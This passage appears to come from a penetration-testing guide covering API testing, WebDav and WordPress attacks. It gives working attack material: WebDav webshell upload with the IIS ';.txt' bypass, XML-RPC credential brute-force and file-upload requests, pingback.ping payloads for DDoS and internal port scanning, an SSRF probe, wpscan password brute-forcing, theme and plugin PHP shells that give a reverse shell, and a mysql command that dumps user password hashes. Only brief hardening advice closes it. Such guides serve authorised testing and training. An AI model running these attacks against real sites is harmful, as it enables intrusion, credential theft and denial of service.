?wsdlpaths. Tools like SOAPUI and WSDLer (Burp Suite Extension) are instrumental for parsing and generating requests. Example documentation is accessible at DNE Online. - REST APIs (JSON): Documentation often comes in WADL files, yet tools like Swagger UI provide a more user-friendly interface for interaction. Postman is a valuable tool for creating and managing example requests.
- GraphQL: A query language for APIs offering a complete and understandable description of the data in your API.
What is SOAP&GraphQL?
Practice Labs
- VAmPI: A deliberately vulnerable API for hands-on practice, covering the OWASP top 10 API vulnerabilities.
Effective Tricks for API Pentesting
- SOAP/XML Vulnerabilities: Explore XXE vulnerabilities, although DTD declarations are often restricted. CDATA tags may allow payload insertion if the XML remains valid.
- Privilege Escalation: Test endpoints with varying privilege levels to identify unauthorized access possibilities.
- CORS Misconfigurations: Investigate CORS settings for potential exploitability through CSRF attacks from authenticated sessions.
- Endpoint Discovery: Leverage API patterns to discover hidden endpoints. Tools like fuzzers can automate this process.
- Parameter Tampering: Experiment with adding or replacing parameters in requests to access unauthorized data or functionalities.
- HTTP Method Testing: Vary request methods (GET, POST, PUT, DELETE, PATCH) to uncover unexpected behaviors or information disclosures.
- Content-Type Manipulation: Switch between different content types (x-www-form-urlencoded, application/xml, application/json) to test for parsing issues or vulnerabilities.
- Advanced Parameter Techniques: Test with unexpected data types in JSON payloads or play with XML data for XXE injections. Also, try parameter pollution and wildcard characters for broader testing.
- Version Testing: Older API versions might be more susceptible to attacks. Always check for and test against multiple API versions.
Tools and Resources for API Pentesting
- kiterunner: Excellent for discovering API endpoints. Use it to scan and brute force paths and parameters against target APIs.
kr scan https://domain.com/api/ -w routes-large.kite -x 20
kr scan https://domain.com/api/ -A=apiroutes-220828 -x 20
kr brute https://domain.com/api/ -A=raft-large-words -x 20 -d=0
kr brute https://domain.com/api/ -w /tmp/lang-english.txt -x 20 -d=0
- https://github.com/BishopFox/sj: sj is a command line tool designed to assist with auditing of exposed Swagger/OpenAPI definition files by checking the associated API endpoints for weak authentication. It also provides command templates for manual vulnerability testing.
- Additional tools like automatic-api-attack-tool, Astra, and restler-fuzzer offer tailored functionalities for API security testing, ranging from attack simulation to fuzzing and vulnerability scanning.
- Cherrybomb: It's an API security tool that audit your API based on an OAS file(the tool written in rust).
Learning and Practice Resources
- OWASP API Security Top 10: Essential reading for understanding common API vulnerabilities (OWASP Top 10).
- API Security Checklist: A comprehensive checklist for securing APIs (GitHub link).
- Logger++ Filters: For hunting API vulnerabilities, Logger++ offers useful filters (GitHub link).
- API Endpoints List: A curated list of potential API endpoints for testing purposes (GitHub gist).
References
- https://github.com/Cyber-Guy1/API-SecurityEmpire
WebDav
What is WebDav?
When dealing with a HTTP Server with WebDav enabled, it's possible to manipulate files if you have the right credentials, usually verified through HTTP Basic Authentication. Gaining control over such a server often involves the upload and execution of a webshell.
Access to the WebDav server typically requires valid credentials, with WebDav bruteforce being a common method to acquire them.
To overcome restrictions on file uploads, especially those preventing the execution of server-side scripts, you might:
- Upload files with executable extensions directly if not restricted.
- Rename uploaded non-executable files (like .txt) to an executable extension.
- Copy uploaded non-executable files, changing their extension to one that is executable.
DavTest
Davtest try to upload several files with different extensions and check if the extension is executed:
davtest [-auth user:password] -move -sendbd auto -url http://<IP> #Uplaod .txt files and try to move it to other extensions
davtest [-auth user:password] -sendbd auto -url http://<IP> #Try to upload every extension
Output sample:

This doesn't mean that .txt and .html extensions are being executed. This mean that you can access this files through the web.
Cadaver
You can use this tool to connect to the WebDav server and perform actions (like upload, move or delete) manually.
PUT request
MOVE request
IIS⅚ WebDav Vulnerability
This vulnerability is very interesting. The WebDav does not allow to upload or rename files with the extension .asp. But you can bypass this adding at the end of the name ";.txt" and the file will be executed as if it were a .asp file (you could also use ".html" instead of ".txt" but DON'T forget the ";").
Then you can upload your shell as a ".txt" file and copy/move it to a ".asp;.txt" file. An accessing that file through the web server, it will be executed (cadaver will said that the move action didn't work, but it did).

Post credentials
If the Webdav was using an Apache server you should look at configured sites in Apache. Commonly: /etc/apache2/sites-enabled/000-default
Inside it you could find something like:
ServerAdmin webmaster@localhost
        Alias /webdav /var/www/webdav
        <Directory /var/www/webdav>
                DAV On
                AuthType Digest
                AuthName "webdav"
                AuthUserFile /etc/apache2/users.password
                Require valid-user
As you can see there is the files with the valid credentials for the webdav server:
Inside this type of files you will find the username and a hash of the password. These are the credentials the webdav server is using to authenticate users.
You can try to crack them, or to add more if for some reason you wan to access the webdav server:
To check if the new credentials are working you can do:
References
- https://vk9-sec.com/exploiting-webdav/
Wordpress
Basic Information
Uploaded files go to: http://10.10.10.10/wp-content/uploads/2018/08/a.txt Themes files can be found in /wp-content/themes/, so if you change some php of the theme to get RCE you probably will use that path. For example: Using theme twentytwelve you can access the 404.php file in: /wp-content/themes/twentytwelve/404.php Another useful url could be: /wp-content/themes/default/404.php
In wp-config.php you can find the root password of the database.
Default login paths to check: /wp-login.php, /wp-login/, /wp-admin/, /wp-admin.php, /login/
Main WordPress Files
index.phplicense.txtcontains useful information such as the version WordPress installed.wp-activate.phpis used for the email activation process when setting up a new WordPress site.- Login folders (may be renamed to hide it):
/wp-admin/login.php/wp-admin/wp-login.php/login.php/wp-login.phpxmlrpc.phpis a file that represents a feature of WordPress that enables data to be transmitted with HTTP acting as the transport mechanism and XML as the encoding mechanism. This type of communication has been replaced by the WordPress REST API.- The
wp-contentfolder is the main directory where plugins and themes are stored. wp-content/uploads/Is the directory where any files uploaded to the platform are stored.wp-includes/This is the directory where core files are stored, such as certificates, fonts, JavaScript files, and widgets.wp-sitemap.xmlIn Wordpress versions 5.5 and greater, Worpress generates a sitemap XML file with all public posts and publicly queryable post types and taxonomies.
Post exploitation
- The
wp-config.phpfile contains information required by WordPress to connect to the database such as the database name, database host, username and password, authentication keys and salts, and the database table prefix. This configuration file can also be used to activate DEBUG mode, which can useful in troubleshooting.
Users Permissions
- Administrator
- Editor: Publish and manages his and others posts
- Author: Publish and manage his own posts
- Contributor: Write and manage his posts but cannot publish them
- Subscriber: Browser posts and edit their profile
Passive Enumeration
Get WordPress version
Check if you can find the files /license.txt or /readme.html
Inside the source code of the page (example from https://wordpress.org/support/article/pages/):
- grep
meta name

- CSS link files

- JavaScript files

Get Plugins
curl -H 'Cache-Control: no-cache, no-store' -L -ik -s https://wordpress.org/support/article/pages/ | grep -E 'wp-content/plugins/' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2
Get Themes
curl -s -X GET https://wordpress.org/support/article/pages/ | grep -E 'wp-content/themes' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2
Extract versions in general
curl -H 'Cache-Control: no-cache, no-store' -L -ik -s https://wordpress.org/support/article/pages/ | grep http | grep -E '?ver=' | sed -E 's,href=|src=,THIIIIS,g' | awk -F "THIIIIS" '{print $2}' | cut -d "'" -f2
Active enumeration
Plugins and Themes
You probably won't be able to find all the Plugins and Themes passible. In order to discover all of them, you will need to actively Brute Force a list of Plugins and Themes (hopefully for us there are automated tools that contains this lists).
Users
ID Brute
You get valid users from a WordPress site by Brute Forcing users IDs:
If the responses are 200 or 30X, that means that the id is valid. If the the response is 400, then the id is invalid.
wp-json
You can also try to get information about the users by querying:
Another /wp-json/ endpoint that can reveal some information about users is:
Note that this endpoint only exposes users that have made a post. Only information about the users that has this feature enable will be provided.
Also note that /wp-json/wp/v2/pages could leak IP addresses.
Login username enumeration
When login in /wp-login.php the message is different is the indicated username exists or not.
XML-RPC
If xml-rpc.php is active you can perform a credentials brute-force or use it to launch DoS attacks to other resources. (You can automate this process using this for example).
To see if it is active try to access to /xmlrpc.php and send this request:
Check

Credentials Bruteforce
wp.getUserBlogs, wp.getCategories or metaWeblog.getUsersBlogs are some of the methods that can be used to brute-force credentials. If you can find any of them you can send something like:
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>pass</value></param>
</params>
</methodCall>
The message "Incorrect username or password" inside a 200 code response should appear if the credentials aren't valid.


Using the correct credentials you can upload a file. In the response the path will appears (https://gist.github.com/georgestephanis/5681982)
<?xml version='1.0' encoding='utf-8'?>
<methodCall>
    <methodName>wp.uploadFile</methodName>
    <params>
        <param><value><string>1</string></value></param>
        <param><value><string>username</string></value></param>
        <param><value><string>password</string></value></param>
        <param>
            <value>
                <struct>
                    <member>
                        <name>name</name>
                        <value><string>filename.jpg</string></value>
                    </member>
                    <member>
                        <name>type</name>
                        <value><string>mime/type</string></value>
                    </member>
                    <member>
                        <name>bits</name>
                        <value><base64><![CDATA[---base64-encoded-data---]]></base64></value>
                    </member>
                </struct>
            </value>
        </param>
    </params>
</methodCall>

Also there is a faster way to brute-force credentials using **system.multicall** as you can try several credentials on the same request:
Bypass 2FA
This method is meant for programs and not for humans, and old, therefore it doesn't support 2FA. So, if you have valid creds but the main entrance is protected by 2FA, you might be able to abuse xmlrpc.php to login with those creds bypassing 2FA. Note that you won't be able to perform all the actions you can do through the console, but you might still be able to get to RCE as Ippsec explains it in https://www.youtube.com/watch?v=p8mIdm93mfw&t=1130s
DDoS or port scanning
If you can find the method pingback.ping inside the list you can make the Wordpress send an arbitrary request to any host/port. This can be used to ask thousands of Wordpress sites to access one location (so a DDoS is caused in that location) or you can use it to make Wordpress lo scan some internal network (you can indicate any port).
<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ></string>
</value></param></params>
</methodCall>

If you get faultCode with a value greater then 0 (17), it means the port is open.
Take a look to the use of system.multicall in the previous section to learn how to abuse this method to cause DDoS.
DDoS
<methodCall>
    <methodName>pingback.ping</methodName>
    <params>
        <param><value><string>http://target/</string></value></param>
        <param><value><string>http://yoursite.com/and_some_valid_blog_post_url</string></value></param>
    </params>
</methodCall>

wp-cron.php DoS
This file usually exists under the root of the Wordpress site: /wp-cron.php When this file is accessed a "heavy" MySQL query is performed, so I could be used by attackers to cause a DoS. Also, by default, the wp-cron.php is called on every page load (anytime a client requests any Wordpress page), which on high-traffic sites can cause problems (DoS).
It is recommended to disable Wp-Cron and create a real cronjob inside the host that perform the needed actions in a regular interval (without causing issues).
/wp-json/oembed/1.0/proxy-SSRF
Try to access https://worpress-site.com/wp-json/oembed/1.0/proxy?url=ybdk28vjsa9yirr7og2lukt10s6ju8.burpcollaborator.net and the Worpress site may make a request to you.
This is the response when it doesn't work:

SSRF
https://github.com/t0gu/quickpress/blob/master/core/requests.gogithub.com
This tool checks if the methodName: pingback.ping and for the path /wp-json/oembed/1.0/proxy and if exists, it tries to exploit them.
Automatic Tools
cmsmap -s http://www.domain.com -t 2 -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0"
wpscan --rua -e ap,at,tt,cb,dbe,u,m --url http://www.domain.com [--plugins-detection aggressive] --api-token <API_TOKEN> --passwords /usr/share/wordlists/external/SecLists/Passwords/probable-v2-top1575.txt #Brute force found users and search for vulnerabilities using a free API token (up 50 searchs)
#You can try to bruteforce the admin user using wpscan with "-U admin"
Get access by overwriting a bit
More than a real attack this is a curiosity. IN the CTF https://github.com/orangetw/My-CTF-Web-Challenges#one-bit-man you could flip 1 bit from any wordpress file. So you could flip the position 5389 of the file /var/www/html/wp-includes/user.php to NOP the NOT (!) operation.
Panel RCE
Modifying a php from the theme used (admin credentials needed)
Appearance → Theme Editor → 404 Template (at the right)
Change the content for a php shell:

MSF
You can use:
to get a session.
PHP plugin
It may be possible to upload .php files as a plugin. Create your php backdoor using for example:
- Then add a new plugin
- Upload plugin and press Install Now
- Click on Procced
Probably this won't do anything apparently, but if you go to Media, you will see your shell uploaded:

Access it and you will see the URL to execute the reverse shell:

Uploading and activating malicious plugin
This method involves the installation of a malicious plugin known to be vulnerable and can be exploited to obtain a web shell. This process is carried out through the WordPress dashboard as follows:
- Plugin Acquisition: The plugin is obtained from a source like Exploit DB like here.
- Plugin Installation:
- Navigate to the WordPress dashboard, then go to
Dashboard > Plugins > Upload Plugin. - Upload the zip file of the downloaded plugin.
- Plugin Activation: Once the plugin is successfully installed, it must be activated through the dashboard.
- Exploitation:
- With the plugin "reflex-gallery" installed and activated, it can be exploited as it is known to be vulnerable.
- The Metasploit framework provides an exploit for this vulnerability. By loading the appropriate module and executing specific commands, a meterpreter session can be established, granting unauthorized access to the site.
- It's noted that this is just one of the many methods to exploit a WordPress site.
The content includes visual aids depicting the steps in the WordPress dashboard for installing and activating the plugin. However, it's important to note that exploiting vulnerabilities in this manner is illegal and unethical without proper authorization. This information should be used responsibly and only in a legal context, such as penetration testing with explicit permission.
For more detailed steps check: https://www.hackingarticles.in/wordpress-reverse-shell/
From XSS to RCE
- WPXStrike: WPXStrike is a script designed to escalate a Cross-Site Scripting (XSS) vulnerability to Remote Code Execution (RCE) or other's criticals vulnerabilities in WordPress. For more info check this post. It provides support for Wordpress Versions 6.X.X, 5.X.X and 4.X.X. and allows to:
- Privilege Escalation: Creates an user in WordPress.
- (RCE) Custom Plugin (backdoor) Upload: Upload your custom plugin (backdoor) to WordPress.
- (RCE) Built-In Plugin Edit: Edit a Built-In Plugins in WordPress.
- (RCE) Built-In Theme Edit: Edit a Built-In Themes in WordPress.
- (Custom) Custom Exploits: Custom Exploits for Third-Party WordPress Plugins/Themes.
Post Exploitation
Extract usernames and passwords:
mysql -u <USERNAME> --password=<PASSWORD> -h localhost -e "use wordpress;select concat_ws(':', user_login, user_pass) from wp_users;"
Change admin password:
Wordpress Plugins Pentest
Attack Surface
Knowing how a Wordpress plugin can expose functionality is key in order to find vulnerabilities on its functionality. You can find how a plugin might expose functionality in the following bullet points and some example of vulnerable plugins in this blog post.
wp_ajax
One of the ways a plugin can expose functions to uses if via AJAX handlers. These ones could contain logic, authorization, or authentication bugs. Moreover, it's kind of frquelty that these functions are going to base both the authentication and authorization in the existence of a wordpress nonce which any user authenticated in the Wordpress instance might have (independently of its role).
These are the functions that can be used to expose a function in a plugin:
add_action( 'wp_ajax_action_name', array(&$this, 'function_name'));
add_action( 'wp_ajax_nopriv_action_name', array(&$this, 'function_name'));
The use of nopriv makes the endpoint accessible by any users (even unathenticated ones).
Warning
Moreover, if the function is just checking the authorization of the user with the function wp_verify_nonce, this function is just checking the user is loggedin, it isn't usually checking the role of the user. So low privileged users might have access to high privileged actions.
- REST API
It's also possible to expose functions from wordpress registering a rest AP using the register_rest_route function:
register_rest_route(
    $this->namespace, '/get/', array(
        'methods' => WP_REST_Server::READABLE,
        'callback' => array($this, 'getData'),
        'permission_callback' => '__return_true'
    )
);
The permission_callback is a callback to function that checks if a given user is authorized to call the API method.
If the built-in __return_true function is used, it'll simply skip user permissions check.
- Direct access to the php file
Of course, Wordpress uses PHP and files inside plugins are directly accessible from the web. So, in case a plugin is exposing any vulnerable functionality that is triggered just accessing the file, it's going to be exploitable by any user.
WordPress Protection
Regular Updates
Make sure WordPress, plugins, and themes are up to date. Also confirm that automated updating is enabled in wp-config.php:
define( 'WP_AUTO_UPDATE_CORE', true );
add_filter( 'auto_update_plugin', '__return_true' );
add_filter( 'auto_update_theme', '__return_true' );
Also, only install trustable WordPress plugins and themes.
Security Plugins
Other Recommendations
- Remove default admin user
- Use strong passwords and 2FA
- Periodically review users permissions
- Limit login attempts to prevent Brute Force attacks
- Rename
wp-admin.phpfile and only allow access internally or from certain IP addresses.